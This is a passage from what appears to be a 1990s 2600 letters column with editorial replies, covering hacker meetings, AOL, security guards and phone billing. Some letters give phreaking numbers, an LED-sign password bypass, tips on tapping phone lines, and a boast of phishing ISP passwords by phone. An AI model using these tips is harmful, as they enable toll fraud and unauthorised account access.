way is illegal?

The Hemroid

We don't believe testing a security flaw is something that people should get in trouble for. But rules vary depending upon where you are and who your enemies are. In theory we live in a fair-minded democracy but in actuality our nation is comprised of smaller sections where democratic ideals are not necessarily held in high esteem - such as your school, your workplace, or Tennessee.

Dear 2600:

As a consumer I read 2600 because I like to know the risks of being ripped off by a loophole in the system. Case in point: I just got my phone bill today and found that AT&T had tacked on an extra \$203 for multiple calls to the same 1-900 number. Each call was placed one minute apart, all on the same night. I immediately knew that this was bullshit, but the phone company customer service reps were trying to convince me that someone either used my phone to make the calls, or tapped the box in my basement, but I wasn't buying it. I was home that night and nobody was using my phone, in fact I was probably on the Internet at the time.

So I ask you, how else could someone have charged these calls to my phone? I am told that the phone company does not allow callers to forward the charges on a 1-900 call, and I am also told that there have been a rash of people getting hit with 900 number charges because dial-a-porn junkies have figured out how to tap into other peoples lines using some kind of transmitter. Can you please explain to me what you think really happened here? Was it just a billing error? Thanks for looking out for us.

Kurt

There are so many ways this could happen that it makes us laugh to hear a phone company say it's impossible. There are so many places where someone can tap into your phone line and make calls - the side of your house or the basement of your apartment, the junction boxes on the pole, the central office itself... Then there are those cordless phones that have an open guest policy (the phone company will blame this on you if it's true however - note how quickly they're willing to believe this is a possibility). And this doesn't even begin to get into the software approach, where 800 numbers are programmed to route as 900s or a collect or third number call shows up as directly dialed. It's anarchy and anyone claiming otherwise is in serious denial.

Dear 2600:

I have a small problem. Actually the problem is quite large. It's the "hacking community" of today. I've been lingering around the scene for quite some-

time now. I don't know very much, but what I do know, I try to help others with. One thing I have noticed is that if you don't know enough, you can't get help. I've especially noticed that in #2600. I don't ask questions for fear of being ostracized for life because that's how they are in there. I basically sit in and listen hoping to pick up useful information by osmosis.

My question is why are people so uptight? I thought sharing information and teaching others was a good thing. It still may be, but I rarely ever see it. I also have yet to come across something for the beginners. I still consider myself a beginner because I usually have no clue what people are talking about during technical discussions. I want to learn, but whenever I try, I get laughed at.

Do you have any suggestions? Any places/sites to go to? People to talk to? I read 2600 as frequently as you guys release them, but I never understand many of the articles. I just want help and I want to know why everyone has to be a jerk about information. Thanks for your time and keep up the great work.

Hellnite

We again have to point out that we don't control what people do in the IRC channel #2600 nor should we or any one entity. The direction the channel takes is linked to the community that is formed within it. You cannot change things overnight. There will always be people who judge others based on generalities and you as an individual have to figure out how to deal with them, just as you have to figure out how to obtain the knowledge you're interested in. There's not a lot of hand holding going on in the hacker world. Be careful not to fall into the same trap and judge everyone based on the antics of a few. IRC can actually teach you valuable lessons in that arena.

Dear 2600:

Two people in my area (Ocala, Florida), have been caught for talking, that's right, just talking to 13 year old girls and making the mistake of letting them know exactly where they were going to be at a particular moment in time. While you may think this is "wrong" at first, buying into the socially acceptable and popular concepts of what is right and wrong, think first of the implications.

These two people have been arrested, not for their actions, but for what they have said. These are two people who do not have the resources for great lawyers that would eat the government alive for issues such as free speech and entrapment... but two regular people, much like ourselves were arrested for just speaking to a minor. Think about that: just speaking to someone online is enough to get you arrested and have the media speculate grossly about the so-called "porn" they've found on your hard drive. Talking to a minor and possessing legal pornography are enough to get you arrested with trumped up charges that "protect" the children... I contend that it is the parents' responsibility to teach their children not to meet strangers, etc. They should teach the children logic instead of trying to shirk off their responsibility to the government to the detriment to the rest of society.

Anonymous

All of the sensationalism in the media has helped create this paranoid and suspicious society where the worst is always assumed of everyone. There are dangers to children and they should be addressed. But somehow, this kind of reactionary thinking is far scarier for all of us.

Dear 2600:

I recently found myself in a disturbing situation. I was at a shopping mall and needed to make a phone call. I went to a pay phone, inserted the proper

coinage, then I used my Sony Magic Link as a phone dialer and proceeded with my call. Minutes later, I was approached by two mall security guards. One grabbed my Magic Link and the other grabbed the phone out of my hand and hung it up. They told me they were detaining me until the police arrived. At this point my head was spinning, when I asked them for what reason, they told me it was for illegal use of the pay phone. I could not understand what they meant. When I asked, they stated that I used an illegal electronic device to steal telephone service. Then they proceeded to turn on my Magic Link, however, it was password protected. They told me to enter the password. I refused, stating that to do so is in violation of my right to privacy. Then they proceeded to escort me to the security office like a common criminal. When the police arrived, a videotape was reviewed showing me approaching the phone, inserting money, then using my Magic Link. When the officer saw this, he told them there was nothing that he could do and that it was incorrect to have apprehended me in the first place. They told me to leave. On my way out, one of the security guards yelled to me, "Don't let us catch you with that thing in our mall again!" What I really want to know is, was it actually a violation of my rights asking me to enter the password? Doing so would give them access to all of my personal information. Any help is much appreciated.

X-Ion Noize

You absolutely do not have to show these idiots anything that's password protected. They can pursue it but to do so would involve their having knowledge of some sort of a crime having been committed. In this case, they had nothing. What's more, what they did to you could easily get them fired and the mall they're "protecting" sued for a very large sum. You have every right to use your device on these phones and we encourage you and others to do this whenever you wish. If you expect trouble from this, make sure there are witnesses and that everything you do is above the board, regardless of what they may do. This kind of thing happens far more often than most people think.

Numbers

Dear 2600:

I found the ANI for PacBell: 211-2244.

Josh

Dear 2600:

If you care, the ANI number for the Willow Grove, PA area is (215) 958-4100.

Memory Overflow

Dear 2600:

Here are four more modem numbers: 800-546-4484, 800-555-6369, 800-472-4638, and 800-472-2663.

No Name

Dear 2600:

Here is a Toll free ANI number: 1-800-611-8791. It will read back your number, but only twice from the same number. The third try will refuse the connection to curb abuse...

Joe Mama

It only worked once for us. It's getting so hard to abuse things.

Dear 2600:

Here is a list of some ringback numbers for Germany: 0117755, 117755, 117752, and 0117752. You enter the ringback number plus your phone number. This works in all parts of the country.

Mindkiller

Dear 2600:

In Volume Thirteen, Number Four, a hacker by the name of sisifis speaks of dialing his/her mother's office, and instead getting a test number. This person obviously misdialed 340 instead of 349. This number works throughout the Chicagoland area, and is a wonderful number for testing phone lines and red boxes. I believe it was originally developed for the testing of payphones, but it serves other nice purposes. Experimentation with it leads to many different uses.

Legba

Dear 2600:

This may be common knowledge, but the phone numbers that return spoken digits (like 800-654-7664) seem to be part of the RAS method to allow privileged employees (more) secure access to their companies' servers. The number changes every time you call it; it is entered into a portable translator, which provides a verification number, and the employee is given access.

Saab

Dear 2600:

I talked to a phone rep and he told me that those "lottery" phone numbers that spit back semi-random numbers are really idle 800 numbers that are not being used, and they are able to activate them at a moments notice for short term "seasonal" customers like CD's at Christmas etc. He started to tell me about how their locations were coded (as area codes). Then he got *real* suspicious and wouldn't say anymore, leading me to think that it's possible to activate them from a regular touch tone phone.

No Name

Or perhaps he just ran out of bullshit to spew. It's possible he knew something but we've learned to take anything told us by a "phone rep" with a pillar of salt.

Dear 2600:

In the Fall 1996 issue Shadowdancer wrote about a phone number: 1-800-649-9097. It repeats the numbers 7113235212 and starts with a different number. I got a range between 1 and 225. Shadowdancer also mentioned 1-800-649-9098 which did the same thing, only it repeated a different number.

I found a new one! 1-800-688-9590 reads the

numbers 7113003584. I think there may be more of them so keep searching. I am eager to find out what these numbers are for. If you know *please* tell us.

Ted Merriman

Considering that not one of those numbers still does what you describe, it's a fair bet that the weird mode is only a temporary condition.

Off The Hook

Dear 2600:

I have a question for you people. I was informed by one of my friends of a radio show that you have for 2600. He said it was called WBAI, is this true? Do you have a radio station or at least just your own show? If all this is true can I get it down where I live, right near Philadelphia? I love your magazine, so I would imagine that the radio show would be just as entertaining.

Brendon

We don't have a radio station of our own, at least not yet. But there are 2600 people involved in a radio show called Off The Hook on WBAI 99.5 FM in New York. It airs every Tuesday night at 8 pm. For those of you not in the area, you can listen to past editions on our web site (www.2600.com) using RealAudio (available from www.realaudio.com). They're also available on CD-ROM through the magazine.

Commentary

Dear 2600:

After reading Frequency Man's article on subscriber network interfaces I had a comment to make. FreqMan says that "if we didn't use our brains, we would all end up like our neighbors." Well, I seriously hope that people use their brains before attempting some of FreqMan's Fun Things so that they don't end up in jail. Running a phone line to your house from your neighbor's SNI, as FreqMan suggests doing in Fun Thing #2, is just stupid and asking for the feds to come and take you away. What do you think is going to happen when your neighbor gets back from Myanmar and notices all these phone calls on his bill, supposedly made when he was on vacation? The telco comes to investigate and finds a trail of bread crumbs leading right to your house. Not a good idea. On a second unrelated note, what's with all the cameo appearances Myanmar has been making in this issue? I noticed it turned up in a few articles and in the Payphones of the Planet section. Is Myanmar suddenly some happening place or something?

YT

No, but it's so close to Bhutan.

Social Engineering

Dear 2600:

I live in a community of approximately 5000 people. The way of life here in Iowa is pretty simple, especially in the rural areas. The neighboring town just got local access to the Internet about six months ago. I was playing around with an account I had gotten by shoulder surfing at the Internet provider's computer store and I got a list of all the people logged onto the system at that moment. Later on that day I decided to do a little social engineering to get a few more accounts. I proceeded to call many of the users of the system, telling them that I was a computer tech from their ISP. I said that I had lost the password file and needed to create a new list by calling all of my customers and getting their username/password from them again. Twenty-five out of twenty-five users were more than happy to give me the information I needed.

I think I shall stay in this small town the rest of my life. Dumb-ass yokels!

IFP

Just one of the ways these small towns keep people from leaving.

Dear 2600:

Just picked up your Winter 96/97 issue at Borders and was flipping through the "Letters" column when I noticed the letter regarding ISP password security and "secret words" (mother's maiden name, etc). After reading the letter, I actually expected your follow-up comment to offer this advice, but for some reason it didn't, so I will.

Anyone whose ISP asks them for a "secret word" should immediately perform the following simple test:

1. Call your ISP.
2. Ask them for your password. Say you've forgotten it.
3. Give them the "secret word" if they ask for it.
4. See if they give you the password on the phone.
5. If they do, go somewhere else. Quickly. And choose a new password at the new ISP, too.

The proper procedure in this case is for the ISP to send the password by the same method through which the initial connection information was originally sent. If your login and password info (along with phone numbers, server names, and all that good stuff) was faxed to you when you created your account, they should fax the password to the same number. If it was mailed, they should mail it. If you ask them to call you back, the only question to be asked should be "at home, or at work?" They shouldn't allow you to specify the number.

If you have an experience different from this and yet you still feel secure, you're deluding yourself. There are certainly ways to compromise a password even if these precautions are taken (anyone who can't think of a few hasn't bought enough back issues), but it is nevertheless a reasonable compromise between security and convenience. Anything less should be considered intolerable.

PrivacyFreak in MI

Dear 2600:

I was happy to see the latest issue of 2600 on the shelves at Barnes, and as usual, spent the change to pick it up. I enjoy reading your magazine, and look forward to reading each new issue cover to cover. There is one thing however, that I would like to comment on. I am not intending to offend. With each new issue, I usually learn something new. I was happy to see your responses to the article on "How to Steal Things." I assumed that you were trying to make a point, which you did, and the latest issue confirmed my guesses. I am however a bit puzzled on the article by InVerse on how to socially engineer your way out of boot camp. How is this related to the 2600 format? In all reality, is this not just a case of someone unable to make a commitment? I'm not going to call it trash, because I'm sure that it will help someone out there, but is it related to your format? Is there a lack of worthy articles for your publication? I'm not going to fly off the handle and tell you guys that you suck, because you don't. I believe that you are doing a great job, but, wonder why you included this article. Because it has the term "Social Engineer" perhaps?

KpTone

Just because computers weren't involved doesn't make this irrelevant to our format. Much like past articles on defeating lie detector tests, this article approaches a scenario where one is at a complete disadvantage and seeks to turn the tables.

Defaming Our Good Name

Dear 2600:

I thought 2600 didn't affiliate itself and didn't promote hacking crimes, just exploration. By defending Kevin don't you think you are giving a bad name for your magazine? The feds will see this and then go after your magazine and its members next.

greg

If you read the article you should understand why we're defending him. At least part of the reason is so that people like you won't have to worry about getting prosecuted for expressing opinions.

Info

Dear 2600:

In a previous issue a guy named Biohazard claimed that the satellite dishes on the top of Chevron stations were used for credit card verification. Actually, normal phone lines are used for credit cards. I've taken over the credit card lines in many different stores for my own uses since those lines usually don't ever get incoming calls. The satellites are used for the lottery machines. Both lottery ticket validation and the Lotto TV that some stores have come through this dish. Also - could someone tell me what the hell 618-254-9952 is? I discovered it over five years ago and it seems to be some kind of room monitor. Sometimes it's silent, sometimes you hear machinery running in the background, and once I heard a guy whistling in the background. All the other numbers in that exchange are telco-related.

Rbcp

Meetings

Dear 2600:

Exactly how safe are your meetings to attend? I've heard of the incident at the Pentagon Mall, and how cops will sometimes attend meetings. What is the possibility of a police raid, or of equipment being confiscated, or arrests made? What is safe to bring (tone dialers, laptops, printouts, etc.) and what isn't?

Anonymous, NJ

Authorities of all sorts have a tendency to panic when a group of hackers are around. Which is exactly why we must continue. They want us to be driven underground and cannot understand why we insist on meeting in public spaces. They see us as criminals and want us to act that way. When we don't, it throws them off, they begin to question their beliefs, and fear takes over. That's why it's important that, no matter what they do, we are completely accountable for everything we bring and everything we do.

Dear 2600:

It was twenty years ago today... not really, it was only ten, but one fine day ten years ago I had the privilege of taking part in an historical event. On June 21, 1987 I was one of about thirty computer enthusiasts who made history by attending the first 2600 meeting in New York City. When I first became a computer enthusiast, the players had names such as Cheshire Catalyst, Jim Phelps, Fred Steinbeck, and Cap'n Crunch. 2600 was about to become the undisputed champ as the new major conduit for the flow of data of what used to be called the Computer Underground. In TAP I always read about the Friday

night meetings at their favorite watering hole, and how you could stop in the TAP office and help out with the publishing of the paper. I wanted to *be at* instead of *read about* the meetings, but with the demise of TAP, I thought that it would never be. Now 2600 gave me a chance.

When the bus pulled out of the station, I had no idea what was in store for me. I knew no one in New York, and had never been there. From the stories I had heard about New York, I didn't know if I was going to make it back alive, but being the steadfast computer enthusiast that I was, I went anyway. I got up that morning at 1:30 am so I could catch the bus from Pittsburgh to New York. I should have known that it would be an interesting day when I stopped for a red light and was passed by a speeding stolen car and about four police cars. The bus pulled into the Port Authority station about 2:00 pm and since the meeting didn't start until 5:00 pm I decided to sightsee. As I walked the streets I met some of the most interesting merchants I had ever seen in my life. I went into a couple of electronic stores that actually made me a deal on some of the stuff I bought. I know the old scam of raise the price and talk a deal, but the prices were still lower than those in Pittsburgh, so I bought. At 4:30 I caught a cab to Citicorp, where the meeting was to be held. When I got there I walked around looking lost until I came across the tables full of 2600 buttons and fliers. I introduced myself by my handle and joined the group. I have to admit that it was a total learning experience for me. Since I was the only black person there, I had the notion that maybe people wouldn't accept me for what I knew, or for who I am inside. All of us carry around our little prejudicial sacks and I'm no different than anyone else. About a half hour after the meeting started something amazing happened. We all became a unit! If you ever wanted to see a collective of like minded individuals we were it! We talked about computer systems, computer security, each other, and so many other things that I can't remember them all. Things we didn't talk about were hatred, prejudice, and dislike for other groups of people. We were all going to stop at a Chinese restaurant afterwards but I had to catch my bus back to Pittsburgh. As I rode home I thought about the day's events and realized that I was very fortunate. I had met others just like me, maybe not the same color or background, but others with the same desires and spirit.

So I want to say thanks to the people I met that day for allowing me to share in what was later considered Computer Underground history. While we have since all gone our separate ways, I still look at the 2600 buttons and pamphlets (I still have all of the stuff given out that day) and feel proud that I was part of a group that helped lay another brick of what

was, and still is becoming the building of the computer revolutionists' structure. Some call us criminals, some call us heroes, but whatever you call us, there is no denying that because of us computer systems have and continue to become more secure.

We are the watchers of Big Brother, and because of us, he can never get a good night's sleep. I will remember you all.

**Logging off,
The Hunter**

Thanks for writing and remembering this important anniversary. A lot of us remember the magic of that first meeting and hope that the spirit remains strong at the many meetings we now have.

Dear 2600:

In response to Crumb's letter in the Spring issue: *what??* My good friend Trilobyte and I have been at every 2600 meeting in Buffalo since July 96, and we have *never* shunned anyone from the meetings for any reason. As a matter of fact, we've just started a widespread BBS publicity campaign. Are you sure that you went to the Eastern Hills Mall in Clarence, first Friday of the month, 5pm to 8pm, by the lockers in the food court? The only explanation that I can think of is that you came during August of 96 or January of 97 (Trilobyte and I weren't there those months), or that you didn't go to the right place at all. The Eastern Hills Mall is the only official meeting place in Buffalo, and I know all the people who go personally and they would never do something like what you described. Actually, the meetings here only started to pick up in March of this year. Crumb, please send me mail on The Information Society BBS (716-822-1766), and we'll get it all straightened out. Thanks.

**Syphon Siege
Buffalo, NY**

Dear 2600:

I'm a hacker located in Atlanta who has been going to the 2600 meetings at Lenox Square Mall for some time. But the April 4 meeting was one of the most interesting I have been to. The meeting usually takes place on the second floor of the Lenox Food Court which happens to be a more secluded part of the food court (which is why we have selected it as our meeting place - there is always extra seating). It started out normally with some chatting here and there, and usually every month someone goes trashing and finds some interesting things (not always printouts in this case). One fellow hacker brought in some old computer equipment that he had found in a dumpster recently and was giving it out as freebies. Along with the stash of computer parts and magazines that was being passed around and given out were some in-

structional videos for some local computer companies in the area. Everyone was allowed to take as much as he would like to take as long as they left some for the others. Usually every month, no matter who passes by, either to sit and rest or eat, they don't care what we're up to or what we are talking about - maybe a little curious but never offended. Well for some reason, for the first time in three years the mall and its security decided that we hackers had posed some threat to them and the surrounding stores. A guard came near and saw some of the old computer equipment and videos that were sitting neatly in boxes on the tables. She said that we weren't allowed to do what we were doing. We asked what it was that she thought we were doing, but she just simply pointed to the boxes and said "that." We were all a little confused at why the boxes were causing a problem. She quickly radioed in something about computer equipment and "pornographic" videos and material (which there was absolutely no paraphernalia of the sort). We all sat back down and continued chatting. About 5-10 minutes later a large mall security guard and five or six backup guards came to the area. The large guard spoke to me and a few others who were the closest. He said that we couldn't do what we were doing. We again asked what, and he said that the equipment and boxes cannot be on the tables - "they were for eating only." Getting bored with the guard we all simply complied to removing the equipment and boxes from the table tops. He told us to tell any one of our "kind of people" the same. He said the mall was private property and we had to obey. He and the other guards left moments later. We all took our bags and boxes of equipment off the table tops and put them onto the floor and began chatting, again. About an hour later the guard with a couple more mall security guards and a police officer returned. We all mumbled "not again." This time he seemed to have a more abusive attitude towards us. He said "I'm not going to warn you guys again! Get these boxes off of mall property!" I quickly stood up and said "You told us to get it off the table tops last time, not off of mall property." He grabbed two boxes, one in each hand, and asked whose they were. My friend stood up and said that they were everybody's. The guard responded "OK then, I'm detaining *everybody* here." My friend bravely took the blame and said that they were his. The guard said, "Fine, you are being detained. Everyone else here, leave!" Even the non-2600 goers got up and left with their dinners and snacks half finished. When some of the attendees were questioning whether or not they should leave the guard told them promptly to do so, but he would bar the way to the escalator. When some of the 2600 attendees tried to take some of their

equipment with them the guard said, "The stuff stays here."

We all decided to meet at a popular Internet cafe to continue the meeting there. My friends were released an hour later. When I met up with them at the cafe I asked why they had released them. He said "they couldn't find any reason to arrest us, so they decided to waste our time." I later found out they searched through the equipment and returned it. Also my friend and the other two 2600 attendees that were detained were pinned up against a wall and searched. If they confiscated any of the old equipment or videos we do not know what has happened to them since there were so many of them.

We'd like to know if this sort of thing has happened to any other 2600 meeting.

**Low Tek
Atlanta**

Hacked Web Sites

Dear 2600:

Thank you for maintaining the "hacked sites" pages on your web site. I have been maintaining links to them from my web page. I find it difficult to put into words exactly why I think what you are doing is a valuable public service. I do, however, feel that people who have zero "hacker" in them are (at least partially) brain-dead sheep.

I'd just recently added the NASA sites link to my page when I today heard about the NCAA site. I did not like what I heard about that hack and was pleased to see that you had not added it to your site. I hope and pray that this condition persists. I am completely disinterested in ever seeing it. Those who hack motivated by hate are worse than brain-dead sheep, in my opinion.

Boris

It would be a disservice to those who hack web pages and communicate a real message if we put them side by side with any idiot who simply runs a script and then has no idea what they want to say once they have the power or, worse, simply tries to shock people with hate speech or pornography. Such people thrive on attention. They won't get it from us.

Mystery

Dear 2600:

I would like to ask your readers if they have any idea why NYNEX disallows 0, 1, or 6 as the first digit in a calling card's PIN.

wire fatigue

This is the first we're hearing of this. We'd like to know if readers' experiences with NYNEX calling cards (not any other company) bear this out.

The AOL People

Dear 2600:

I am writing in response to countless letters in countless issues from countless clueless people who call themselves hackers. I write in response to a disturbing number of people calling themselves hackers who insist on forming opinions of people based on how they get their Internet access - in this case, AOL. I am an AOL member. Saying this in the hacker community is tantamount to announcing that you are gay in the real world. There ought to be no stigma attached to either, but there is. I can think of few things that are in greater contradiction to what hackers are supposed to believe in, however, than judging someone by their ISP. In what was destined to become one of the most famous papers ever written by a hacker, Mentor once wrote in defense of his activities "...we explore, and you call us criminals. We seek after knowledge... and you call us criminals. We exist without skin color, without nationality, without religious bias... and you call us criminals..." But we have our own forms of bias, and this is one of them. I am sick of being banned from IRC channels, sick of having my emails deleted without being read, sick of having people snicker when I announce an @aol.com email address. AOL has problems. There is no hacker community to speak of on AOL. So why don't you try and change it? That's what a real hacker would do. So many of you think you're so 'leet and so great, but you lower yourself to the same level as a KKK member with your discrimination. At least I try. I help people who post with problems. I let them know that not all people who call themselves hackers are out to wreak havoc. I show people that there is more to hacking than people who show up in chat rooms with AoHell and FATE. That's more than I see those who bash AOL doing. You have no right to judge someone by what servers they go through to get online. If anything, AOL should be praised for helping to get more people on the Internet, to show more people the endless possibilities of cyberspace. Or do you think someone should be a Unix guru to be able to use your precious bandwidth? I'll stop here, as it would probably require a document of article length to fully explore this issue, but I hope I have at least given some of the people who read this food for thought. AOL members tend to be people too. Please try and remember that.

Magus

AOL certainly deserves criticism, at the very least for its crazy system of rules and penalties. AOL users deserve to be treated as individuals. But this is admittedly hard when there are so damn many of them. Read on for another view.

Dear 2600:

I would like to comment on people who call themselves "hackers" on the service of America Online. First off, if you were any kind of a hacker, you would not have gone with AOL in the first place. It has got to be the worst service of all time. In seventh grade my dad got it for research. *Ha!* So many things are restricted and locked out you can only find information on what *they* want you to. AOL is a more scandalous operation than our US government! I got kicked off in less than a week for going into a room that was *publicly* available!

You people who call yourselves AOL hackers are fucking retards! You think hacking is scrolling a little picture in a chat room or trying to get others' information by using annoying little phrases that have been around since 1983! You all think you are so cool because you can send mass amounts of email to people that takes them a whole five seconds to delete. *Wow! News flash*, that has nothing to do with hacking. To be an adequate hacker you should learn C, and at least get a substantial understanding of the Unix OS. You all disgust me and have no right to call yourself the earned title of a hacker.

(Please print this article so that my opinion, which is shared by many others, can be heard to let all these wannabes know they will always be fake!)

**A Voice To Be Heard,
Viral Tonic**

It's hard to say who makes the point better.

The AOL Rules

Dear 2600:

In response to SW's letter (Spring 97 issue) I would like to say that in those AOL chat rooms, you will find nothing but idiots with programs used to screw around with AOL. Plus, sometimes (very often) a CatBot enters the room. Perhaps someone knows what I am talking about? CatBots boot you offline if you are in *any* coldice room (coldice2, coldice3) and you get a message that says something like "You have been booted offline: Illegal Activity." Better yet, you get a TOS point on your account! Unless you are running on a fake AOL account, I would advise not going into these rooms for any reason.

JediHamster

So where do you go on a hot day when you want to talk about cold ice? This word control game AOL plays is one of the main reasons they're looked down upon by so many.

How Dare You

Dear 2600:

Just one question: Why do you disrespect the

very government agencies that keep every citizen safe? Why do you support criminal activities that disrupt the activities of government? And why do you relate the US Secret Service to the Nazi SS? You are simply a menace to society. The "hackers" who like to flatter themselves by replacing government pages with repulsive pieces of crap! You all deserved to be arrested and imprisoned for treason.

Fraas

First off, that wasn't one question, it was three. Maybe your definition of safe is closer to our definition of brain dead. If so, you're certainly safe from anything we can say to you. The people like you who are in power now and solve every issue by imprisoning people are a far greater menace than any hacker ever could be.

More School Stupidity

Dear 2600:

I am a student at Brewster Academy and we just recently linked our FC to OneNet. I am an advocate of both technology and the correct use of this technology but unfortunately the network administration here at Brewster is not using their technology correctly. Our technology director reads private email and deletes or edits posts with little or no moral compunction. In fact, if they knew I was trying to speak out against them like I am doing now they would probably try to punish me. Recently someone gained administrator access and deleted some accounts on the server. They suspect that ResEdit was used to do this but they supply no evidence for their claims. They have now gone so far as to make having ResEdit, a harmless resource editor, an expulsion offense. This means the following: if you have ResEdit you will get kicked out of the school. Kind of odd since this is the same punishment that you receive from getting caught doing drugs. Somehow ResEdit is as dangerous as drugs.

bryan

These kind of stories no longer seem even surprising. We suggest getting some knowledgeable Mac people aware of this situation. A little adverse publicity goes a long way.

The Decline of 2600

Dear 2600:

I bought my first issue of 2600 a year plus ago and was quite impressed with the variety and detailed information it held. Over the last several issues I have witnessed something, strange, uncanny even. 2600 has not just changed, but it's had its own revolution. Not only have the articles become sporadic but many of the authors have become somewhat indolent in their writing, writing articles that

lack charisma, detailed info, and that 2600 quality. But what has caused this change? Is it because 2600 has become the trendy thing for teenage hackers to idolize? That every kid using a computer has now got his 2600 stuffed in his backpack, just waiting for the moment to pull it out and show his leet-o mag to his friends? Or in all our wildest dreams has something more occurred, something no-one would even dream of, has 2600 become... censored?

A friend pointed out to me, that if I am that dissatisfied with 2600's quality, then I shouldn't support their cause and buy it. There's a reason behind every action, and to tell you the truth, who am I to judge 2600, I'll probably get some wisecrack answer to this anyway, but hey, you're a publication. When people "suggest" something is wrong, that they are dissatisfied with the quality, it's your job to fix it. Not mine.

pokis

There are all kinds of possibilities here. But one thing that's not uncommon among magazines, music, and nearly all other artistic/consumer items: Someone discovers something, it becomes more popular, the earlier people resent all the newcomers, and they redefine the item or the culture itself as "just not the same." We've seen this happen so many times over the last 14 years that there has to be some truth to it. Either that or we've been on the decline since day one. Whether or not this is the case, you seem to have some misconceptions about a few things. First, what appears on our pages comes from the hacker community. We don't write everything "in-house" like bigger publications. If the hacker community falls apart, then we fall apart. If it flourishes, then so do we. You also seem to think that because something isn't what you want, that censorship must be taking place. Censorship is something that is imposed upon people by powerful entities. If we don't print an article you wrote, it's an editorial decision, not censorship. If we are prohibited by law from printing your article, then that is censorship. The seriousness of this issue is undermined when the word is misused in this way.

An Australian Nightmare

Dear 2600:

Greetings from the other side of the world. You may think that our lives would be completely different considering our different lifestyles, but I tend to disagree. We both eat fast food from the local Pizza Hut store, we both watch American sitcoms, and we both get hassled by our governments. That is why I am writing this letter to you. I have a story to tell you.

The circumstances outlined in this letter occurred less than 48 hours ago. It was a quiet

Wednesday afternoon, and I had nothing better to do than log onto the LAN at the local community college where I study part time. I had been using the Internet externally of the college for some time and this was the first time that I had attempted to access the Internet internally using the crude Internet web browser that the administrator had designed and was trialling on us students. Everything was fine until I tried to download the entire NASA web page. The PC froze and I was confronted with a dialog box which read: "The front-end cannot confirm your location. Please enter the administrator's password to continue."

Now this was strange. I'd never seen this dialog box before and, being an avid user of the program, it came as quite a surprise. Myself, being no more than your average grade "hacker," had taken the liberty of finding out the college administrator's password some days beforehand, and promptly used it. Now, one of two things could've happened: 1) I could have mistyped the password accidentally and managed to hook into the wrong address by mistake, or (the explanation I tend to favor), 2) the administrator himself was into something he shouldn't have been, and I was automatically shunted to this new location.

Either way, I was in trouble. I was faced with a black screen with a rapidly blinking cursor at the bottom and a single word: "Login:". Fair enough. I thought it shouldn't be too hard to login under a visiting capacity. First, I tried the word VISITOR. "Unrecognized login. Please enter the correct login." The prompt returned once again. Simple, I thought. I tried the word GUEST. The cursor ran across the screen again with the same message. Just as I typed the word HELP, the door to the computer laboratory was slammed open and I was quickly grabbed by two men in suits. This scared me. In the U.S., you have the FBI and the Secret Service (two of everybody's best friends). In Australia we have the Federal Police. I was quickly arrested (without being made aware of my rights) for "Illegal Access of a Foreign Government with Intent to Defraud." My possessions were taken from me, in which was the address for your magazine. It seems that our Federal Police have heard of you guys. They seemed upset enough to "question" me for around three hours. I was imprisoned in the local police station with a guy that had just been charged with "assault with a deadly weapon." He scared me as well. I quickly called my lawyer (thankfully a friend of my parents) as soon as a telephone was made available to me (over 10 hours later) and I managed to get out on a bail of over A\$15,000 (around US\$11,000) because I had no former criminal charges laid against me and I was classified as an "upstanding citizen in society" (I had won a local "Youth of the Year" prize three

years ago - big deal). The money for my bail was forwarded by my lawyer, being the family friend that he is. I was denied my possessions. I went home and found a copy of your address. I tried to gather my thoughts enough to write a letter to you guys explaining my circumstances. So here I am. I hope you can understand enough to let your members and subscribers in Australia know of this mockery of justice. Allow me one thing: please do not use my real name. I would prefer to be referred to as my "professional" handle: Cochrane. I say this for two reasons: 1) I know for a fact that the Australian Federal Police constantly examine your publication. I do not want any unwarranted retribution for the publication of this account. 2) Hopefully, more people know of me by my handle than my real name. I hope they will learn of my plight and act accordingly.

I want the people of the world, especially in Australia, to learn of this travesty. This kind of activity happens all the time and a lot of people want it stopped. I am still awaiting trial.

Cochrane

Corrections

Dear 2600:

Thanks for the very editorially consistent Spring issue. Just got it today (it is now May) and noticed the schematic on page 57 to be seriously flawed. I only figure it is an April Fool's joke. In about 1984, I used a quite different approach, that worked, to use the RB as a device to control an answering machine. First the published schematic.

Using a LM386 as a preamplifier is simply not a good choice and powering it from nine volts to drive a five volt chip is looking at a blown IC! (LM386 works perfectly at +5V.) The 510k to +9V is also mysterious. With a dynamic mic, it will have no effect other than possibly damaging it. On a condenser mic, only 0.18V will be supplied, far below what is required to power it. The MX105A is a very poor choice for the detector, as it requires adjustment. Anyone who would attempt to build this should know that the LED will go on and off at every other pulse. Everyone should know that leaving unused inputs open on a CMOS device is a very bad idea that may cause unnecessary power consumption and leave the chip open to static discharge. OK, this circuit won't work! Here is how you can do it cheap:

Use an 8870 DTMF decoder with a 6.5MHz crystal. If pre-amplification is needed (won't be if coupled from the phone) use a CMOS gate in linear mode or a +5V op amp or a simple transistor stage. For a condenser mic, bias it properly with a 1k0 to 4k7 to +5 and capacitively couple to the level control/amplifier. (100nF is fine to 10K.) And Coll and

Row4 outputs of the 8870 to decode the '*'. Post process as you choose. If battery powering, use 6V and an ordinary diode to drop the voltage 0.7V and protect against reversed conditions.

Look up the 8870 made by Teltone and many others.

Billsf
Amsterdam

Dear 2600:

I don't mean to be a whiney-ass perfectionist, but at the bottom of your article entitled "Social Engineering Via Video" in the Winter issue it says "continued on page 26". This is kind of misleading because 1) the article seems done and 2) there is a different article on that page.

Kaptain Kangaroo

It was a layout error. If you move your eyes to the right a few inches, you'll see the article on page 27.

LED Sign Update

Dear 2600:

In your Spring 1997 issue BernieS wrote a very interesting article on how to hack LED signs (something I've been waiting for ever since I heard about it on *Off The Hook*). Anyhow he mentioned AMS's infrared-capable signs have optional password protection and that there was an "undocumented master default password." Well, after a few seconds of searching the AMS web site I found documentation for the infrared remote control programming unit. More specifically documentation on what to do if you "forget" your password.

On the remote unit press PROGRAM When you see "ENTER PASSWORD". Hold down SHIFT and press "L" six (6) times. I am not sure if this is what BernieS was talking about but according to the manual it works.

Da Findler Man

Spy Hacking

Dear 2600:

I don't know if you guys are that interested in this or not, but I thought if anyone should know, it would be you.

I was looking at a web site of funny answering machine messages, and one of them gave a U.S. Army hotline: 1-800-CALL-SPY. I called the number and it was pretty funny; it sounded way too serious to be real, you know? Well, this was last November, and I forgot about it for a while.

(continued on page 48)

http://www.Defeating.HTTP.Access.Control.edu

